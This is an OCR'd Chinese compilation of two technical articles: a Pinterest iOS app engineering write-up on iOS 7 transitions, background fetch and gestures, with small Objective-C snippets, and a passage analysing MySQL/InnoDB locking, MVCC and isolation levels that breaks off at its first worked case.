
Pinterest app 的核心是 UICollectinView。还支持 iOS5 的时候，我们通过管理 UIScrollView 的子类来制作网格。它是模仿 UITableView，并且处理了所有 cell 的复用以及布局。现在我们只支持 iOS 6 以上，所以我们现在采用 UICollectionView，用它来作为 app 的主 views。我们写了一个 UICollectionViewLayout 的子类来管理网格的布局，它支持多部分，头部和底部的 view，以及浮动表头。





采用新的 iOS7API

iOS7 提供了一个新的功能强大的 view controller 过渡 API。当用户点击一张 Pin 图的时候，会从网格的页面过渡到一个全屏的页面。如图：



我们希望提供一种过渡动画帮用户明白他们处于什么位置，并且增强用户的认知，告诉他们可以通过左右滑动来发现更多的 Pin 图。为了达到这个效果，我们使用了 UINavigationControllerDelegate 的 animationControllerForOperation 方法，提供一个 UIViewControllerAnimatedTransitioning 对象来运行过渡动画。

```
1.  - (id )navigationController:(UINavigationController *)navigationCont
    roller
2.                                      animationControllerForOperation:(
    UINavigationControllerOperation)operation
3.                                                    fromViewController:(
    UIViewController *)fromVC
4.                                                      toViewController:(
    UIViewController *)toVC {
5.      if (operation == UINavigationControllerOperationPush && [toVC is
    KindOfClass:[CBLPinViewController class]]) {
6.          return [[CBLPinViewTransition alloc] init];
7.      } else if (operation == UINavigationControllerOperationPop && [f
    romVC isKindOfClass:[CBLPinViewController class]]) {
8.          return [[CBLGridViewTransition alloc] init];
9.      }
10.     return nil;
11. }
```


在 iOS6 上，我们则采用默认的 UINavigationController 的滑动过渡。

我们还采用了 iOS7 的新的后台多任务模式来加载新的内容，通过这种方法，用户就不需要手动刷新他们的主页 feed 了。iOS7 的后台多任务有两种模式，一种可以让 app 抓取新内容，另一种可以通过静音通知来通知用户。我们采用了抓取新内容的后台模式。

苹果官方说当 OS 允许 app 下载新内容的时候，它会在后台运行 app，然后给 app 很短的一段时间来完成工作。这个时候，系统会调用 UIApplicationDelegate 的 performFetchWithCompletion。我们把 fetching logic（提取逻辑）用于我们的 rootViewController，然后，它使用 UIBackgroundFetchResultNewData, UIBackgroundFetchResultNoData 或是 UIBackgroundFetchResultFailed 来调用完整的模块。


```
1.  - (void)application:(UIApplication *)application performFetchWithCom
    pletionHandler:(void (^)(UIBackgroundFetchResult))completionHandler
2.  {
3.      [self.rootViewController performBackgroundFetchWithCompletion:co
    mpletionHandler];
4.  }
```

如果有新的 Pin 图，主页的 feed view 会升级提示有新的 Pin 图可以查看。由于 iOS7 允许可以在多任务 view 中更新 app 的截图，我们要抓住这个机会，让用户一打开 app 便吸引他们的注意力。



新的手势设计

随着 3.0 的发布，我们希望再次思考 app 中是使用手势的情况。年初的时候，我们给 iOS 的用户提供了一个动画的“Contextual”目录，长按住一幅 Pin 图的时候便可以快捷 pin 图，赞或是发送图片。我们希望以后可以将这个目录融入到 app 的交互中去。



这个目录的所有动画以及交互都是由 CADisplayLink 以及 Core Animation 驱动的。


我们希望可以告诉用户有新的更简单的手势交互。于是我们开始研究数据，希望可以更好的了解用户是如何使用 app 的。我们注意到了以下几件事:

1.用户花了很多时间来查看大图

2.用户进行了很多核心的操作，比如说是在查看大图的模式中 pin 图

3.通常他们会点击 back 按钮来回到网格的主界面，然后继续查看新的图片

因此我们决定让用户可以通过左右滑动来发现更多的 pin 图，这样可以减少用户的操作，让用户拥有一个更好的体验，如图。



这个 view 是使用一个水平的 UICollectionView 创建的，每个 cell 都使用了 UIScrollViews。在 scroll view 中，有另一个 UIColletionView 来显示相关的 pin 图。

原文：

http://www.cocoachina.com/macdev/uiue/2013/1211/7518.html?utm_source=Tuicool_Weekly

MySQL 加锁处理分析

1. 背景

MySQL/InnoDB 的加锁分析，一直是一个比较困难的话题。我在工作过程中，经常会有同事咨询这方面的问题。同时，微博上也经常会收到 MySQL 锁相关的私信，让我帮助解决一些死锁的问题。本文，准备就 MySQL/InnoDB 的加锁问题，展开较为深入的分析与讨论，主要是介绍一种思路，运用此思路，拿到任何一条 SQL 语句，都能完整的分析出这条语句会加什么锁？会有什么样的使用风险？甚至是分析线上的一个死锁场景，了解死锁产生的原因。

注：MySQL 是一个支持插件式存储引擎的数据库系统。本文下面的所有介绍，都是基于 InnoDB 存储引擎，其他引擎的表现，会有较大的区别。

1. MVCC：Snapshot Read vs Current Read

MySQL InnoDB 存储引擎，实现的是基于多版本的并发控制协议——MVCC (Multi-Version Concurrency Control) (注：与 MVCC 相对的，是基于锁的并发控制，Lock-Based Concurrency Control)。MVCC 最大的好处，相信也是耳熟能详：读不加锁，读写不冲突。在读多写少的 OLTP 应用中，读写不冲突是非常重要的，极大的增加了系统的并发性能，这也是为什么现阶段，几乎所有的 RDBMS，都支持了 MVCC。

在 MVCC 并发控制中，读操作可以分成两类：快照读 (snapshot read)与当前读 (current read)。快照读，读取的是记录的可见版本 (有可能是历史版本)，不用加锁。当前读，读取的是记录的最新版本，并且，当前读返回的记录，都会加上锁，保证其他事务不会再并发修改这条记录。


在一个支持 MVCC 并发控制的系统中，哪些读操作是快照读？哪些操作又是当前读呢？以 MySQL InnoDB 为例：

- **快照读：**简单的 select 操作，属于快照读，不加锁。(当然，也有例外，下面会分析)
  - select * from table where ?;
- **当前读：**特殊的读操作，插入/更新/删除操作，属于当前读，需要加锁。
  - select * from table where ? lock in share mode;
  - select * from table where ? for update;

- insert into table values (...);
- update table set ? where ?;
- delete from table where ?;

所有以上的语句，都属于当前读，读取记录的最新版本。并且，读取之后，还需要保证其他并发事务不能修改当前记录，对读取记录加锁。其中，除了第一条语句，对读取记录加 S 锁 (共享锁)外，其他的操作，都加的是 X 锁 (排它锁)。

为什么将 插入/更新/删除 操作，都归为当前读？可以看看下面这个 更新操作，在数据库中的执行流程：



从图中，可以看到，一个 Update 操作的具体流程。当 Update SQL 被发给 MySQL 后，MySQL Server 会根据 where 条件，读取第一条满足条件的记录，然后 InnoDB 引擎会将第一条记录返回，并加锁 (current read)。待 MySQL Server 收到这条加锁的记录之后，会再发起一个 Update 请求，更新这条记录。一条记录操作完成，再读取下一条记录，直至没有满足条件的记录为止。因此，Update 操作内部，就包含了一个当前读。同理，Delete 操作也一样。Insert 操作会稍微有些不同，简单来说，就是 Insert 操作可能会触发 Unique Key 的冲突检查，也会进行一个当前读。


注：根据上图的交互，针对一条当前读的 SQL 语句，InnoDB 与 MySQL Server 的交互，是一条一条进行的，因此，加锁也是一条一条进行的。先对一条满足条件的记录加锁，返回给 MySQL Server，做一些 DML 操作；然后在读取下一条加锁，直至读取完毕。

1. Cluster Index：聚簇索引

InnoDB 存储引擎的数据组织方式，是聚簇索引表：完整的记录，存储在主键索引中，通过主键索引，就可以获取记录所有的列。关于聚簇索引表的组织方式，可以参考 MySQL 的官方文档：Clustered and Secondary Indexes 。本文假设读者对这个，已经有了一定的认识，就不再做具体的介绍。接下来的部分，主键索引/聚簇索引 两个名称，会有一些混用，望读者知晓。

1. 2PL：Two-Phase Locking

传统 RDBMS 加锁的一个原则，就是 2PL (二阶段锁)：Two-Phase Locking。相对而言，2PL 比较容易理解，说的是锁操作分为两个阶段：加锁阶段与解锁阶段，并且保证加锁阶段与解锁阶段不相交。下面，仍旧以 MySQL 为例，来简单看看 2PL 在 MySQL 中的实现。



从上图可以看出，2PL 就是将加锁/解锁分为两个完全不相交的阶段。加锁阶段：只加锁，不放锁。解锁阶段：只放锁，不加锁。

1. Isolation Level

隔离级别：Isolation Level，也是 RDBMS 的一个关键特性。相信对数据库有所了解的朋友，对于 4 种隔离级别：Read Uncommited，Read Committed，Repeatable Read，Serializable，都有了深入的认识。本文不打算讨论数据库理论中，是如何定义这 4 种隔离级别的含义的，而是跟大家介绍一下 MySQL/InnoDB 是如何定义这 4 种隔离级别的。

MySQL/InnoDB 定义的 4 种隔离级别：

- **Read Uncommited**
  可以读取未提交记录。此隔离级别，不会使用，忽略。
- **Read Committed (RC)**
  快照读忽略，本文不考虑。
  针对当前读，**RC 隔离级别保证对读取到的记录加锁 (记录锁)**，存在幻读现象。
- **Repeatable Read (RR)**
  快照读忽略，本文不考虑。
  针对当前读，**RR 隔离级别保证对读取到的记录加锁 (记录锁)，同时保证对读取的范围加锁，新的满足查询条件的记录不能够插入 (间隙锁)**，不存在幻读现象。
- **Serializable**
  从 MVCC 并发控制退化为基于锁的并发控制。不区别快照读与当前读，所有的读操作均为当前读，读加读锁 (S 锁)，写加写锁 (X 锁)。

Serializable 隔离级别下，读写冲突，因此并发度急剧下降，在 MySQL/InnoDB 下不建议使用。

1. 一条简单 SQL 的加锁实现分析

在介绍完一些背景知识之后，本文接下来将选择几个有代表性的例子，来详细分析 MySQL 的加锁处理。当然，还是从最简单的例子说起。经常有朋友发给我一个 SQL，然后问我，这个 SQL 加什么锁？就如同下面两条简单的 SQL，他们加什么锁？

- **SQL1：** select * from t1 where id = 10;
- **SQL2：** delete from t1 where id = 10;

针对这个问题，该怎么回答？我能想象到的一个答案是：

- **SQL1：** 不加锁。因为 MySQL 是使用多版本并发控制的，读不加锁
- **SQL2：** 对 id = 10 的记录加写锁 (走主键索引)。

这个答案对吗？说不上来。即可能是正确的，也有可能是错误的，已知条件不足，这个问题没有答案。如果让我来回答这个问题，我必须还要知道以下的一些前提，前提不同，我能给出的答案也就不同。要回答这个问题，还缺少哪些前提条件？

- **前提一：**id 列是不是主键？
- **前提二：**当前系统的隔离级别是什么
- **前提三：**id 列如果不是主键，那么 id 列上有索引吗
- **前提四：**id 列上如果有二级索引，那么这个索引是唯一索引吗
- **前提五：**两个 SQL 的执行计划是什么？索引扫描？全表扫描

没有这些前提，直接就给定一条 SQL，然后问这个 SQL 会加什么锁，都是很业余的表现。而当这些问题有了明确的答案之后，给定的 SQL 会加什么锁，也就一目了然。下面，我将这些问题的答案进行组合，然后按照从易到难的顺序，逐个分析每种组合下，对应的 SQL 会加哪些锁？

注：下面的这些组合，我做了一个前提假设，也就是有索引时，执行计划一定会选择使用索引进行过滤 (索引扫描)。但实际情况会复杂很多，真正的执行计划，还是需要根据 MySQL 输出的为准。


- **组合一：**id 列是主键，RC 隔离级别
- **组合二：**id 列是二级唯一索引，RC 隔离级别
- **组合三：**id 列是二级非唯一索引，RC 隔离级别
- **组合四：**id 列上没有索引，RC 隔离级别
- **组合五：**id 列是主键，RR 隔离级别
- **组合六：**id 列是二级唯一索引，RR 隔离级别
- **组合七：**id 列是二级非唯一索引，RR 隔离级别
- **组合八：**id 列上没有索引，RR 隔离级别
- **组合九：**Serializable 隔离级别

排列组合还没有列举完全，但是看起来，已经很多了。真的有必要这么复杂吗？事实上，要分析加锁，就是需要这么复杂。但是从另一个角度来说，只要你选定了一种组合，SQL 需要加哪些锁，其实也就确定了。接下来，就让我们来逐个分析这 9 种组合下的 SQL 加锁策略。

注：在前面八种组合下，也就是 RC，RR 隔离级别下，SQL1：select 操作均不加锁，采用的是快照读，因此在下面的讨论中就忽略了，主要讨论 SQL2：delete 操作的加锁。

1. 组合一：id 主键+RC

